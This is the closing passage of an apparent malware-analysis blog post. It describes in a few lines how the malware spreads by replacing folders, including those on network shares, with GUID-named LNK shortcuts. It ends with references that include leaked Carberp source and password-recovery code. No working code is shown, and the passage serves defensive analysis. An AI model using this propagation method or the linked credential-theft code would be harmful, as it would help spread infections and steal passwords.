


Figure 13: File shortcut properties for manual propagation

Example of all folders being replaced with LNK files and being renamed to generated GUIDs:




Figure 14 Test folders replaced with LNK files for propagation

The same steps will be taken for any available network shares that may not be mounted by enumerating those available using WNetOpenEnumW.

In tomorrow's blog…

My co-worker Emmett Koen will be providing an expanded write up on intelligence using the information we have provided in these two blogs. We will examine how the analysis of, and defenses against this particular malware have been embedded into AMP Threat Grid and AMP for Endpoints. Additionally, we will look into how these indicators can be used to search for additional indicators of compromise and tell us more about what is happening here.

[1] https://github.com/hzeroo/Carberp/blob/6d449afaa5fd0d0935255d2fac7c7f6689e8486b/source%20-%20absource/pro/all%20source/BJWJ/Builds/Loader_dll/Loader_Dll_Main.cpp#L576

[2] krebsonsecurity.com/2013/06/carberp-code-leak-stokes-copycat-fears/

[3] https://www.greyhathacker.net/?p=796

[4] www.kernelmode.info/forum/viewtopic.php?f=16&t=3851#p28028

[5] https://communities.cisco.com/docs/DOC-69561

[6] https://www.arbornetworks.com/blog/asert/wp-content/uploads/2015/06/blog_h1n1.pdf

[7] https://tools.ietf.org/html/rfc4648#section-5

[8] https://github.com/dptug/PasswordRecovery/blob/master/firePass.cpp

[9] securityxploded[dot]com/iepasswordsecrets.php

[10] securityxploded[dot]com/outlookpasswordsecrets.php

Share:
